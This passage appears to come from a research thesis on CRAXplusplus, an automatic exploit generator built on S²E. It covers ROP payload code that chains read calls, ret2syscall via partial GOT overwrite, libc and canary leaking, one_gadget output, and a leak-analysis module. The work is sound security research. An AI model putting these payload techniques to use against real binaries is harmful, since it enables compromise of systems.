RSP 0x404848 → 0x40118c (main+70) ←lea rax, [rbp - 0x20]
RIP 0x7f621a0fe860 (read+16) ←syscall

[ DISASM ]
0x401040 <read@plt> jmp  qword ptr [rip + 0x2fda] <read>
↓
0x7f621a0fe850 <read>  endbr64
0x7f621a0fe854 <read+4>  mov  eax, dword ptr fs:[0x18]
0x7f621a0fe85c <read+12> test  eax, eax
0x7f621a0fe85e <read+14> jne  read+32 <read+32>
▶0x7f621a0fe860 <read+16> syscall <SYS_read>
rd: 0x0 (pipe:[9387776])
buf: 0x404848 → 0x40118c (main+70) ←lea rax, [rbp - 0x20]
nbytes: 0x30
0x7f621a0fe862 <read+18> cmp  rax, -0x1000
0x7f621a0fe868 <read+24> ja   read+112 <read+112>
0x7f621a0fe86a <read+26> ret
```

Figure 20: *__read()* in *libc.so.6* invokes *sys_read(0, RSP, 0x30)*.

Step 4

Recall step 3, we were able to send up to 0x30 bytes, and the bytes we send will be placed exactly at RSP. Now the question is: What should we do with these 0x30 bytes?

Our solution is illustrated in Figure 21. Normally, in *__libc_csu_init()*, there's a ROP gadget: "pop rsi ; pop r15 ; ret" which can be used to set RSI. Keep in mind that since we've just executed a *sys_read(0, RSP, 0x30)*, we only need to modify RSI, and

leave RDI and RDX untouched. We can set RSI to RSI+0x30 and return to `read@plt`, so that the process allows us to send up to 0x30 bytes again and places them at RSI+0x30. In addition, setting RSI and returning to `read@plt` only takes 0x20 bytes, so each time we gain extra 0x10 bytes. If we keep using these 0x10 bytes to save up space, we'll eventually have enough space to hold a full return-to-csu ROP payload, and then we can chain with other techniques.

```

121 payload = p64(elf_base + pop_rsi_r15_ret) # ret
122 payload += p64(elf_bss + 0x808 + 8 + 48) # rsi -----
123 payload += p64(0) # rbp (dummy) |
124 payload += p64(elf_base + elf.sym['read']) # ret |
125 payload += p64(elf_base + pop_rsi_r15_ret) # ret |
126 payload += p64(elf_bss + 0x808 + 8 + 48 * 2) # rsi -----|-----
127 proc.send(payload) # |
128 # ----- |
129 payload = p64(elf_base + 0x1368) # rbp (dummy) <----- |
130 payload += p64(elf_base + elf.sym['read']) # ret |
131 payload += p64(elf_base + pop_rsi_r15_ret) # ret |
132 payload += p64(elf_bss + 0x808 + 8 + 48 * 3) # rsi ----- |
133 payload += p64(0) # rbp (dummy) | |
134 payload += p64(elf_base + elf.sym['read']) # ret | |
135 time.sleep(0.1) # | |
136 proc.send(payload) # | |
137 #----- | |
138 payload = p64(elf_base + pop_rsi_r15_ret) # ret <----- | |
139 payload += p64(elf_bss + 0x808 + 8 + 48 * 4) # rsi ----- | |
140 payload += p64(0) # rbp (dummy) | |
141 payload += p64(elf_base + elf.sym['read']) # ret | |
142 payload += p64(elf_base + pop_rsi_r15_ret) # ret | |
143 payload += p64(elf_bss + 0x808 + 8 + 48 * 5) # rsi ----- |
144 time.sleep(0.1) # | | |
145 proc.send(payload) # | | |
146 #----- | | |
147 payload = p64(0) # rbp (dummy) <----- | |
148 payload += p64(elf_base + elf.sym['read']) # ret | |
149 payload += p64(elf_base + pop_rsi_r15_ret) # ret | |
150 payload += p64(elf_bss + 0x808 + 8 + 48 * 6) # rsi ----- |
151 payload += p64(0) # rbp (dummy) | | |
152 payload += p64(elf_base + elf.sym['read']) # ret | | |
153 time.sleep(0.1) # | | |
154 proc.send(payload) # | | |
155 #----- | | |
156 payload = p64(__libc_csu_init2) # ret2csu <----- | |
157 payload += A8 # padding | |
158 payload += p64(0) # rbx | |
159 payload += p64(1) # rbp | |
160 payload += p64(0) # r12 -> edi | |
161 payload += p64(elf_bss + 0x808 + 48 * 7) # r13 -> rsi ----- | |
162 time.sleep(0.1) # | | |
163 proc.send(payload) # | | |

```

Figure 21: Accumulating space for one ROP payload of return-to-csu.

3.5.4 Ret2syscall

If the target binary contains a gadget: "syscall ; ret", then we can use it to directly invoke system calls. In addition, if another gadget: "pop rax ; ret" also exists, then we can easily set the system call number to the one we would like to invoke.

Unfortunately, such gadgets usually do not exist within the target binary, so we need to leak the libc base and spawn a shell using the gadgets from libc.so.6. However, if the target binary contains a call site of `read()`, then there's a shortcut which doesn't require us to leak the libc base. We can partially overwrite the least significant byte of GOT['read'] with the offset of the `syscall` instruction in `__read()` from libc.so.6.

For instance, Figure 22 shows the disassembly of `__read()` from libc 2.24, and with an ELF dynamically linked with libc 2.24, GOT['read'] contains the runtime address of `__read()` from libc, say, 0x00007f2c1c3fb900. We can overwrite its least significant byte with 0x0e so that subsequent calls to `read@plt` will directly execute the `syscall` instruction in `__read()`. As for what to do next, we've already discussed earlier in section 3.4.4.

Nevertheless, this technique has its own limitation. Figure 23 shows the disassembly of `__read()` from libc 2.31, and apparently if we only overwrite the least significant byte of GOT['read'], then it will point to somewhere else other than the `syscall` instruction in `__read()`. CRAXplusplus currently doesn't support such cases.

```
0000000000db900 <__read@@GLIBC_2.2.5>:
db900: 83 3d f9 2d 2c 00 00  cmp  DWORD PTR [rip+0x2c2df9],0x0
db907: 75 10                jne  db919 <__read@@GLIBC_2.2.5+0x19>
db909: b8 00 00 00 00      mov  eax,0x0
db90e: 0f 05                syscall
db910: 48 3d 01 f0 ff ff   cmp  rax,0xffffffffffff01
db916: 73 31                jae  db949 <__read@@GLIBC_2.2.5+0x49>
db918: c3                  ret
```

Figure 22: The `syscall` instruction in `__read()` from libc 2.24.

```
000000000010dff0 <__read@@GLIBC_2.2.5>:
10dff0: f3 0f 1e fa        endbr64
10dff4: 64 8b 04 25 18 00 00  mov  eax,DWORD PTR fs:0x18
10dffb: 00
10dffc: 85 c0              test  eax,eax
10dffe: 75 10              jne  10e010 <__read@@GLIBC_2.2.5+0x20>
10e000: 0f 05              syscall
10e002: 48 3d 00 f0 ff ff   cmp  rax,0xffffffffffff00
10e008: 77 56              ja   10e060 <__read@@GLIBC_2.2.5+0x70>
10e00a: c3                  ret
```

Figure 23: The `syscall` instruction in `__read()` from libc 2.31.

3.5.5 GotLeakLibc

When the target program is compiled with Full RELRO, then *Ret2syscall* is infeasible as the GOT is read-only. Under such circumstances, we rely on *puts@plt* or *printf@plt* to leak a libc address from the GOT to stdout, and use the leaked libc address to recover the libc base.

3.5.6 OneGadget

OneGadget [5] is a tool developed by @david942j and was presented at HITCON 2017. Given a particular version of libc.so.6, this tool utilizes symbolic execution to find the gadgets that can lead to *execve('/bin/sh', NULL, NULL)*.

Figure 24 shows the output when we run *one_gadget* on libc 2.31. The first line highlighted in red "0xe3b2e execve(...)" describes a "one gadget", and is followed by several lines describing its constraints. Take the first one gadget for example, we can satisfy the constraint by setting both r15 and r12 to 0, and then return to 0xe3b2e. This is only useful after we've leaked the libc base. In CRAXplusplus, the *OneGadget* technique is implemented by parsing the output of *one_gadget* using regular expression matching.

```
> one_gadget /lib/x86_64-linux-gnu/libc.so.6
0xe3b2e execve("/bin/sh", r15, r12)
constraints:
[r15] == NULL || r15 == NULL
[r12] == NULL || r12 == NULL

0xe3b31 execve("/bin/sh", r15, rdx)
constraints:
[r15] == NULL || r15 == NULL
[rdx] == NULL || rdx == NULL

0xe3b34 execve("/bin/sh", rsi, rdx)
constraints:
[rsi] == NULL || rsi == NULL
[rdx] == NULL || rdx == NULL
```

Figure 24: Running *one_gadget* on libc 2.31.

3.6 Modules

A **module** is to CRAXplusplus as a plugin is to S²E. Our system allows the user to add custom modules, where each module has full access to the APIs and hooks mentioned in section 3.2. Each module in CRAXplusplus derives from the *Module* abstract base class, as shown in Figure 25. A module collects additional runtime information, and can override the default exploit generator (to be discussed in the next section) with the collected information.




Figure 25: Inheritance diagram for the modules in CRAXplusplus.

3.6.1 I/O States

IOStates is a module available in CRAXplusplus. When loaded, it enables our system to generate exploit scripts which bypass various binary protections (e.g., ASLR, PIE and canary) for CTF binaries with stack-based vulnerabilities. Originally, it was designed and implemented in LAEG [22], an automatic exploit generation system built on the Qiling framework [9] using taint analysis. We ported it to S²E and adapt its methodology to S²E’s multi-path analysis environment. In a nutshell, this module involves the following concepts: (1) input and output states, (2) uninitialized buffer analysis, and (3) leak detection.

We begin by defining input states and output states. An input (execution) state is defined as the execution state right before a read system call is executed, whereas an

output (execution) state is defined as the execution state right after a write system call is executed. We hook all the read and write system calls made by the target process to: (1) collect additional runtime information at input and output states, and (2) customize the behavior of the exploit generator using the collected information.

Background

Let's take the program from Listing 3.19 as an example. In this scenario, ASLR and PIE are both enabled. This program allocates a stack buffer of 0x20 bytes without zero initialization, read() some bytes into the buffer, and printf() the buffer's content to stdout. If we set a breakpoint at line 3 (at this point, read() will not have been called yet) and use gdb to examine the content in the guest memory region $[buf, buf+0x80)$, we'll notice that it contains some rubbish values (see Figure 26). These rubbish values, while being seemingly harmless, are potentially useful from a hacker's PoV. Consider the address 0x55affab3d1f0 located at $buf+0x8$, if we provide 8 * 'A' as the input to this program, then besides the eight 'A', 0x55affab3d1f0 will also be printed to stdout in the form of little-endian bytes: "f0 d1 b3 fa af 55".

```

1 // ASLR, NX, PIE, Canary, Full RELRO.
2 int main() {
3     char buf[0x20];
4     read(0, buf, 0x80);
5     printf("%s\n", buf);
6 }

```

Listing 3.19: A program with information leak vulnerability.

```

pwndbg> telescope 0x7ffd2f6e9b60 16
00:0000 rax rsi rsp 0x7ffd2f6e9b60 → 0x7f1fd83ec2e8 (__exit_funcs_lock) ←0x0
01:0008      0x7ffd2f6e9b68 → 0x55affab3d1f0 (__libc_csu_init) ←endbr64
02:0010      0x7ffd2f6e9b70 ←0x0
03:0018      0x7ffd2f6e9b78 → 0x55affab3d0a0 (_start) ←endbr64
04:0020      0x7ffd2f6e9b80 → 0x7ffd2f6e9c80 ←0x1
05:0028      0x7ffd2f6e9b88 ←0x76664c5346128d00
06:0030 rbp      0x7ffd2f6e9b90 ←0x0
07:0038      0x7ffd2f6e9b98 → 0x7f1fd821f0b3 (__libc_start_main+243) ←mov edi, eax
08:0040      0x7ffd2f6e9ba0 → 0x7f1fd8434620 (_rtld_global_ro) ←0x50d13000000000
09:0048      0x7ffd2f6e9ba8 → 0x7ffd2f6e9c88 → 0x7ffd2f6eb487 ←'/home/aesophor/Code/out!'
0a:0050      0x7ffd2f6e9bb0 ←0x100000000
0b:0058      0x7ffd2f6e9bb8 → 0x55affab3d189 (main) ←endbr64
0c:0060      0x7ffd2f6e9bc0 → 0x55affab3d1f0 (__libc_csu_init) ←endbr64
0d:0068      0x7ffd2f6e9bc8 ←0xfb01c6097301a9b7
0e:0070      0x7ffd2f6e9bd0 → 0x55affab3d0a0 (_start) ←endbr64
0f:0078      0x7ffd2f6e9bd8 → 0x7ffd2f6e9c80 ←0x1

```

Figure 26: The uninitialized guest memory region from Listing 3.19.

```

pwndbg> vmmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
0x55affab3c000 0x55affab3d000 r-p 1000 0 /home/aesophor/Code/out
0x55affab3d000 0x55affab3e000 r-xp 1000 1000 /home/aesophor/Code/out
0x55affab3e000 0x55affab3f000 r-p 1000 2000 /home/aesophor/Code/out
0x55affab3f000 0x55affab40000 r-p 1000 2000 /home/aesophor/Code/out
0x55affab40000 0x55affab41000 rw-p 1000 3000 /home/aesophor/Code/out
0x7f1fd81fb000 0x7f1fd821d000 r-p 22000 0 /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7f1fd821d000 0x7f1fd8395000 r-xp 178000 22000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7f1fd8395000 0x7f1fd83e3000 r-p 4e000 19a000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7f1fd83e3000 0x7f1fd83e7000 r-p 4000 1e7000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7f1fd83e7000 0x7f1fd83e9000 rw-p 2000 1eb000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7f1fd83e9000 0x7f1fd83ef000 rw-p 6000 0 [anon_7f1fd83e9]
0x7f1fd8407000 0x7f1fd8408000 r-p 1000 0 /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x7f1fd8408000 0x7f1fd842b000 r-xp 23000 1000 /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x7f1fd842b000 0x7f1fd8433000 r-p 8000 24000 /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x7f1fd8434000 0x7f1fd8435000 r-p 1000 2c000 /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x7f1fd8435000 0x7f1fd8436000 rw-p 1000 2d000 /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x7f1fd8436000 0x7f1fd8437000 rw-p 1000 0 [anon_7f1fd8436]
0x7ffd2f6cb000 0x7ffd2f6ec000 rw-p 21000 0 [stack]
0x7ffd2f70a000 0x7ffd2f70e000 r-p 4000 0 [vvar]
0x7ffd2f70e000 0x7ffd2f710000 r-xp 2000 0 [vdso]
0xffffffff600000 0xffffffff601000 -xp 1000 0 [vsyscall]

```

Figure 27: The VirtualMemoryMap of the process from Listing 3.19.

Once a randomized address has been leaked, we can look up the virtual address map (see Figure 27) to find the associated module to which this address belongs. In this example, `0x55affab3d1f0` belongs to the module `/home/aesophor/Code/out` which is loaded at `0x55affab3c000`. Keep in mind that ASLR and PIE only randomize the base address of a loaded module, so the same symbol within the same module will always have the same offset no matter where the module is loaded at. Accordingly, the next time we use the same input offset to leak a randomized address Y , the offset of Y within `/home/aesophor/Code/out` is given by $X = 0x55affab3d1f0 - 0x55affab3c000$, and the base address of this module can be obtained by: $Y - X$. We can now easily deduce the runtime address of any other symbol within this module, which facilitates further attacks.

Input State and Uninitialized Buffer Analysis

At an input state, we perform **uninitialized buffer analysis** (i.e. **leak analysis**). Before the target process executes `read(0, buf, size)`, we search the guest memory region `[buf, buf+size)` of sensitive QWORDS, inclusive of: (1) the stack canary, and (2) any virtual address which belongs to a mapped region.

In LAEG and CRAXplusplus, we define five "leak types": code, libc, heap, stack, and canary. Besides, we save the offsets that can lead to information leak in a table where the offsets are categorized by leak types. We'll refer to such a table as a **leakable input offsets table**. Recall the example from Figure 26, we visualize the result of leak analysis in table 1. For each sensitive QWORD found, we calculate its offset from `buf` and save the offset in the table. Later on, if we trim our input to, say, 0x38 bytes, then our input will

be connected with 0x7f1fd821f0b3, resulting in that randomized being printed to stdout as well. In general, this approach works for every leak type except canary. To leak the stack canary, we must additionally add 1 to the offset, because the first byte of a canary is always a NULL byte which will stop "%s" from printing further. All in all, the pseudocode of leak analysis is shown in algorithm 3.

Table 1: The leakable input offsets table for Figure 26.

LeakType	Offsets
code	buf+0x8, buf+0x18, buf+0x58, buf+0x60, buf+0x70
libc	buf+0x38
heap	
stack	buf+0x20, buf+0x48, buf+0x78
canary	buf+0x28

Algorithm 3: IOStates::analyzeLeak()

input : S : The input $S2EExecutionState$.
 buf : The base address of the target buffer.
 len : The maximal number of bytes to read into buf .

output : $bufInfo$: The leakable input offsets table.

```

1  $vmap \leftarrow mem(S).vmap();$ 
2  $canary \leftarrow getCanary();$ 
3  $bufInfo \leftarrow \{\};$ 
4 for  $i \leftarrow 0$  to  $len$  by 8 do
5    $bytes \leftarrow mem(S).readConcrete(buf + i, 8);$ 
6    $value \leftarrow u64(bytes);$ 
7   if  $value = canary$  then
8      $bufInfo[LeakType::CANARY].append(i);$ 
9   else
10    foreach  $region \in vmap$  do
11      if  $value \geq region.start \wedge value \leq region.end$  then
12         $bufInfo[getLeakType(region)].append(i);$ 
13 return  $bufInfo;$ 

```

Output State and Leak Detection

At an output state, we perform **leak detection** (i.e. **leak verification**). After the target process executes `write(1, buf, size)`, we search the guest memory region $[buf, buf+size)$ of sensitive QWORDS, inclusive of: (1) the stack canary, and (2) any virtual address which belongs to a mapped region.

Due to the limitation of `puts()` and `"%s"` in `printf()`, if the value to be leaked contains a NULL byte, then it will not be fully written to stdout. As a result, it is necessary to perform leak verification regarding the offsets we've collected during leak analysis, as we need to distinguish between the useful offsets from the useless ones.

Algorithm 4 describes the procedure of leak detection. You'll notice that it is very similar to the procedure of leak analysis, except a few things: (1) This time, the outermost for loop increments i by 1 instead of by 8, because the leaked address is not necessarily 8-byte aligned. (2) At line 11, we additionally mask `value` with `0xffff'ffff'ffff`. To explain why we do this, let's consider the program from Listing 3.20. This example program is slightly modified from Listing 3.19: we make the format string slightly more complicated this time. At line 4, the format string `"%s"` is followed by the string `". Your comment: "`. In this case, the little-endian bytes of the leaked address will be immediately followed by `". Your comment: "`, and if we fetch 8 bytes at a time, we'll need to apply the mask to filter out the irrelevant bytes. Finally, this algorithm returns a list of **leak information**, where each element $\langle bufIndex, baseOffset, leakType \rangle$ in the list describes how the leaked data can be used.

- **bufIndex** - the index of the leaked data within the output byte array `buf`.
- **baseOffset** - the offset to subtract from the leaked data to recover a module's base address.
- **leakType** - the leak type.

```
1 // ASLR, NX, PIE, Canary, Full RELRO.
2 int main() {
3     char buf[0x20];
4     read(0, buf, 0x80);
5     printf("Hello, %s. Your comment: ", buf);
6 }
```

Listing 3.20: A program with information leak vulnerability.

Algorithm 4: `IOStates::detectLeak()`

```
input      :  $S$ : The output  $S2EExecutionState$ .  
              $buf$ : The base address of the target buffer.  
              $len$ : The maximal number of bytes to write from  $buf$ .  
output    :  $leakInfo$ : A list of leak information.  
  
1  $vmmap \leftarrow mem(S).vmmap()$ ;  
2  $canary \leftarrow getCanary()$ ;  
3  $leakInfo \leftarrow []$ ;  
4 for  $i \leftarrow 0$  to  $len$  do  
5    $n \leftarrow \min(len - i, 8)$ ;  
6    $bytes \leftarrow mem(S).readConcrete(buf + i, n)$ ;  
7    $value \leftarrow u64(bytes)$ ;  
8   if  $value = canary$  then  
9      $leakInfo.append((i + 1, 0, LeakType::CANARY))$ ;  
10  else  
11     $value \leftarrow value \& 0xffff'fff'fff$ ;  
12    foreach  $region \in vmmap$  do  
13      if  $value \geq region.start \wedge value \leq region.end$  then  
14         $baseOffset \leftarrow value - vmmap.getModuleBaseAddress(value)$ ;  
15         $leakType \leftarrow getLeakType(region)$ ;  
16         $leakInfo.append((i, baseOffset, leakType))$ ;  
17 return  $leakInfo$ ;
```

Verifying Leakable Input Offsets under Multi-Path Execution Environment

After performing leak analysis at an input state, we'll obtain a **leakable input offsets table**. Recall the example from table 1, each leak type corresponds to a list of potentially leakable input offsets, namely, if we trim the input to that offset, the target program might leak something sensitive to stdout.

Now we describe how we can verify these leakable input offsets in S²E's multi-path execution environment. Firstly, we pick a leak type we wish to proceed with. Secondly, for each potentially leakable input offset X of that leak type, we unconditionally fork the current input state S , obtaining a forked input state S' . Finally, we modify S' by rewriting the third argument of `sys_read()` to X . Later on, at an output state $O_{S'}$ following S' , `IOStates::detectLeak()` will notify us if information leak really occurs at $O_{S'}$.

Refer to Figure 28. In this example program, the sequence of I/O states is: $[O_1, I_1, O_2, I_2]$, where O_i is an output state and I_i is an input state. At the input state I_1 , suppose `IOStates::analyzeLeak()` finds out that the stack canary is placed at $buf+X$, then we will (1) fork I_1 , (2) obtain a forked input state I'_1 , and (3) modify I'_1 by rewriting the RDX

register to X , which effectively rewrites the len argument of $read()$ and thereby trims the input. Later on, as I'_1 hits the output state O'_2 and writes a sequence of bytes to stdout, $IOStates::detectLeak()$ will tell us the offset of the leaked canary within the output bytes, so that our exploit script knows where to extract the leaked stack canary from the output.




Figure 28: I/O states in S²E's multi-path execution environment.

As we unconditionally fork states at each input state I , sibling(s) of I will be created, and finally an execution tree will be formed. Formally, for an execution tree T , we define: (1) an execution state S as a node of T , (2) the initial execution state S_0 as the root of T , and (3) an execution path P as a finite sequence of edges connecting S_0 and any execution state S where $S \neq S_0$.

Building Per-Path I/O States Sequences

For each execution path $P \in T$, we use the results of leak analysis and leak detection to build its own list of I/O StateInfo Φ_P , where each $\varphi \in \Phi_P$ can be either an *InputStateInfo* or *OutputStateInfo*. An *InputStateInfo* is denoted by: $\langle len \rangle$, whereas an *OutputStateInfo* is denoted by: $\langle isInteresting, bufIndex, baseOffset, leakType \rangle$.

Before executing a $read(0, buf, len)$, we perform leak analysis, and after the read system call finishes we append $\langle len \rangle$ to Φ_P which indicates that the input should be trimmed to len bytes at this input state in order to trigger information leak. On the other hand, after executing a $write(1, buf, len)$, we perform leak detection, obtaining a list of leak information (as described in algorithm 4). If nothing has been leaked, we append $\langle false, ?, ?, ? \rangle$ to Φ_P , otherwise append $\langle true, bufIndex, baseOffset, leakType \rangle$ to Φ_P .

To implement these in S²E, we connect to the **before system call hooks** and the **after system call hooks** introduced in section 3.3.3.

Note that Φ_P must be path-specific because different execution paths can have different progresses of leaking. What's more, instead of keeping the entire execution state in Φ_P , we only extract and save the runtime information we need to Φ_P in order to conserve memory.

Suppressing State Explosion at Leak Detection

When performing leak detection at an output state, we hook *write(1, buf, len)*. In theory, after *write()* returns, *IOStates::detectLeak()* will tell us if anything sensitive has been leaked to stdout. However, in practice, *write()* will usually fail to finish because *buf* is likely to contain some symbolic bytes, which in turn causes **state explosion** before the process has even called *write()*. The reason is that functions such as *puts()* and *printf("%s", buf)* will loop over the bytes in *buf* until a NULL byte is found, and for each iteration a branch instruction involving a symbolic operand is executed, causing S²E to fork the state at that moment. What's worse, these symbolic bytes will usually propagate through libc and the OS console driver, so even more state forks will be made, resulting in state explosion.

Now, the question is: should we mark the input as symbolic or not? If we mark the input as symbolic, then we'll most likely to run into state explosion during leak detection. On the other hand, if we do not mark the input as symbolic, then *onSymbolicRip()* will never be triggered. To break the dilemma, we (1) disallow S²E to fork states except for canary-checking branch instructions, but (2) allow CRAXplusplus to freely fork states. While this prevents S²E from proactively exploring unvisited paths, the path constraints determined by the PoC input will still be collected, so exploit generation will not be affected.

In order to make an exception for the canary-checking branch instructions, we must be able to identify a canary-checking branch instruction. To do this in S²E, we connect to *onStateForkDecide*, a **signal** which is guaranteed to be emitted whenever a branch instruction is executed. When this signal is emitted, we lookahead the current instruction, checking if the next instruction is **call ___stack_chk_fail@plt**, as shown in Figure 29. If a state fork is caused by a canary-checking branch instruction, then we allow the fork. Otherwise, we only allow the fork if it is performed by CRAXplusplus.

Let's take Figure 28 as an example, and this time we assume that 0x440 * 'A' are fed into the target program and that the stack canary is overwritten with our input.

```

-> 401289: 74 05          je      401290 <main+0xa2>
    40128b: e8 20 fe ff ff  call   4010b0 <__stack_chk_fail@plt>
    401290: c9           leave

```

Figure 29: Identifying a canary-checking branch instruction.

As described just before, whenever a canary-checking branch instruction is executed, we allow S²E to fork the state S at that moment, producing another state S' which satisfies the canary constraints. Namely, in S , the canary at $rbp - 8$ is overwritten with our input, while in S' , S²E will replace the wrong stack canary at $rbp - 8$ with the correct one for us. As a result, the original state S will eventually hit `__stack_chk_fail()`, whereas the forked state S' will pass the canary check and trigger `onSymbolicRip()`. Finally, once S' has triggered our symbolic RIP handler, we can add our exploit constraints to S' as usual, and the solver will be able to give us a concrete input that satisfies the stack canary constraints as well as the exploit constraints.

Intercepting the Stack Canary of the Target Process

Since both leak analysis and leak detection require the value of the stack canary of the target process, we must come up with a way to intercept the stack canary of the target process in S²E. Normally, when the stack canary is enabled, the process loads the stack canary from `[fs:0x28]` to `[rbp-8]` in a function prologue, as shown in Figure 30. After such an instruction is executed, the canary will be loaded into RAX. As a result, we use the **after instruction hook** to hook such a instruction, intercepting the stack canary from RAX.

```

0000000000000123c <main>:
    123c: f3 0f 1e fa          endbr64
    1240: 55                   push   rbp
    1241: 48 89 e5             mov    rbp, rsp
    1244: 48 83 ec 20          sub   rsp, 0x20
-> 1248: 64 48 8b 04 25 28 00  mov   rax, QWORD PTR fs:0x28
    124f: 00 00
    1251: 48 89 45 f8          mov   QWORD PTR [rbp-0x8], rax

```

Figure 30: Intercepting the stack canary of the target process.

Integrating I/O States With the Constraint Solver

While we haven't introduced the exploit generator (to be discussed later in chapter 3.7), if we start implementing one at this point, we should be able to make CRAXplusplus generate exploit scripts that can leak the stack canary and the ELF base, as shown in

Figure 31. Keep in mind that these sensitive data are leaked at exploitation time (which is analogous to runtime), but we only have access to the solver at exploit generation time (which is analogous to compile time).

```
> ./exploit_9.py
[+] Starting local process '/home/aesophor/s2e/projects/sym_stdin/target': pid 2267858
[*] leaked canary: 0xfdef2acfb798ac00
[*] leaked elf_base: 0x560ac1a67000
```

Figure 31: A generated exploit script with information leak capabilities.

There's one more thing we need to pay attention to: At exploit generation time (which is analogous to compile time), the target process has a stack canary value C , but at exploitation time (which is analogous to runtime) it will have another stack canary value C' . We must not use C to generate the 1st-stage payload, otherwise the generated exploit script will not be replayable. Instead, at exploit generation time, we must look for the input offset that can leak C' during exploitation time, and use C' to generate the 1st-stage payload. This concept also applies to other leak types.

To achieve this, once the exploit script has successfully leaked C' , our exploit script will launch CRAXplusplus again, but this time it overrides the guest canary with C' . Afterwards, when a state fork is performed at a canary branch, we rewrite the canary constraint with C' . More specifically, in S²E, we connect to *onStateForkDecide* signal to determine when a state fork should be permitted. From the definition of *onStateForkDecide* (see Listing 3.21), we can see that the branch condition is passed by const reference to the signal handlers. Therefore, we can use *const_cast* to drop its const qualifier and substitute C' for this condition (actually, it's the canary constraint). This is how we override the guest canary with C' . On the other hand, overriding the guest ELF base E with the leaked ELF base E' is pretty much the same, except that we are not required to modify any branch constraint this time. We only need to use E' instead of E for constructing exploit constraints.

```
1 sigc::signal<void,
2     S2EExecutionState*,
3     const klee::ref<klee::Expr>& /* condition */,
4     bool& /* allow forking */>
5     onStateForkDecide;
```

Listing 3.21: The definition of *onStateForkDecide* signal

In summary, so far we have discussed: (1) the concept of input states and output states,

(2) how leak analysis and leak detection work under multi-path execution environment, (3) the way we build an I/O states sequence for each execution path, and (4) how we integrate I/O States with the constraint solver by overriding the guest canary and guest ELF base. At this point, we have not yet discussed how we turn all these collected runtime information into exploit scripts, so the reader might feel that something is missing. However, this is absolutely normal. In chapter 3.7 (Exploit Generator), we'll present the most important component in our system that glues everything together.

3.6.2 Dynamic ROP

DynamicRop is a module available in CRAXplusplus. When loaded, it enables our system to perform ROP inside S²E, allowing a technique to: (1) extend the execution path beyond an exploitable state, and (2) add exploit constraints as we dynamically perform ROP. Previously in Figure 28, we defined an exploitable execution state as a final state of the program. However, when DynamicRop is loaded, an exploitable execution state becomes a non-final state.

Background

